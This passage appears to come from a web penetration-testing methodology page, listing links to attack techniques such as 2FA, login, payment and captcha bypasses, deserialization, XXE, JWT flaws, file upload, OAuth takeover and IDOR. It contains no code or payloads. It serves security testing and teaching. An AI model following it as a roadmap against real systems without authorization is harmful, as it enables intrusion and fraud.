* [**Clickjacking**](https://book.hacktricks.xyz/pentesting-web/clickjacking)
* [**Content Security Policy bypass**](https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass)
* [**Cookies Hacking**](https://book.hacktricks.xyz/pentesting-web/hacking-with-cookies)
* [**CORS - Misconfigurations & Bypass**](https://book.hacktricks.xyz/pentesting-web/cors-bypass)

### **Bypasses**

There are several specific functionalities where some workarounds might be useful to bypass them

* [**2FA/OTP Bypass**](https://book.hacktricks.xyz/pentesting-web/2fa-bypass)
* [**Bypass Payment Process**](https://book.hacktricks.xyz/pentesting-web/bypass-payment-process)
* [**Captcha Bypass**](https://book.hacktricks.xyz/pentesting-web/captcha-bypass)
* [**Login Bypass**](https://book.hacktricks.xyz/pentesting-web/login-bypass)
* [**Race Condition**](https://book.hacktricks.xyz/pentesting-web/race-condition)
* [**Rate Limit Bypass**](https://book.hacktricks.xyz/pentesting-web/rate-limit-bypass)
* [**Reset Forgotten Password Bypass**](https://book.hacktricks.xyz/pentesting-web/reset-password)
* [**Registration Vulnerabilities**](https://book.hacktricks.xyz/pentesting-web/registration-vulnerabilities)

### **Structured objects / Specific functionalities**

Some functionalities will require the **data to be structured in a very specific format** (like a language serialized object or XML). Therefore, it's easier to identify if the application might be vulnerable as it needs to be processing that kind of data. Some **specific functionalities** may be also vulnerable if a **specific format of the input is used** (like Email Header Injections).

* [**Deserialization**](https://book.hacktricks.xyz/pentesting-web/deserialization)
* [**Email Header Injection**](https://book.hacktricks.xyz/pentesting-web/email-injections)
* [**JWT Vulnerabilities**](https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens)
* [**XML External Entity**](https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity)

### Files

Functionalities that allow uploading files might be vulnerable to several issues. Functionalities that generate files including user input might execute unexpected code. Users that open files uploaded by users or automatically generated including user input might be compromised.

* [**File Upload**](https://book.hacktricks.xyz/pentesting-web/file-upload)
* [**Formula Injection**](https://book.hacktricks.xyz/pentesting-web/formula-csv-doc-latex-ghostscript-injection)
* [**PDF Injection**](https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/pdf-injection)
* [**Server Side XSS**](https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf)

### **External Identity Management**

* [**OAUTH to Account takeover**](https://book.hacktricks.xyz/pentesting-web/oauth-to-account-takeover)
* [**SAML Attacks**](https://book.hacktricks.xyz/pentesting-web/saml-attacks)

### **Other Helpful Vulnerabilities**

These vulnerabilities might help to exploit other vulnerabilities.

* [**Domain/Subdomain takeover**](https://book.hacktricks.xyz/pentesting-web/domain-subdomain-takeover)
* [**IDOR**](https://book.hacktricks.xyz/pentesting-web/idor)
* [**Parameter Pollution**](https://book.hacktricks.xyz/pentesting-web/parameter-pollution)
* [**Unicode Normalization vulnerability**](https://book.hacktricks.xyz/pentesting-web/unicode-injection)

Find more info about web vulns in:

* <https://six2dez.gitbook.io/pentest-book/others/web-checklist>
* <https://kennel209.gitbooks.io/owasp-testing-guide-v4/content/en/web_application_security_testing/configuration_and_deployment_management_testing.html>
* <https://owasp-skf.gitbook.io/asvs-write-ups/kbid-111-client-side-template-injection>

### Monitor Pages for changes

You can use tools such as <https://github.com/dgtlmoon/changedetection.io> to monitor pages for modifications that might insert vulnerabilities.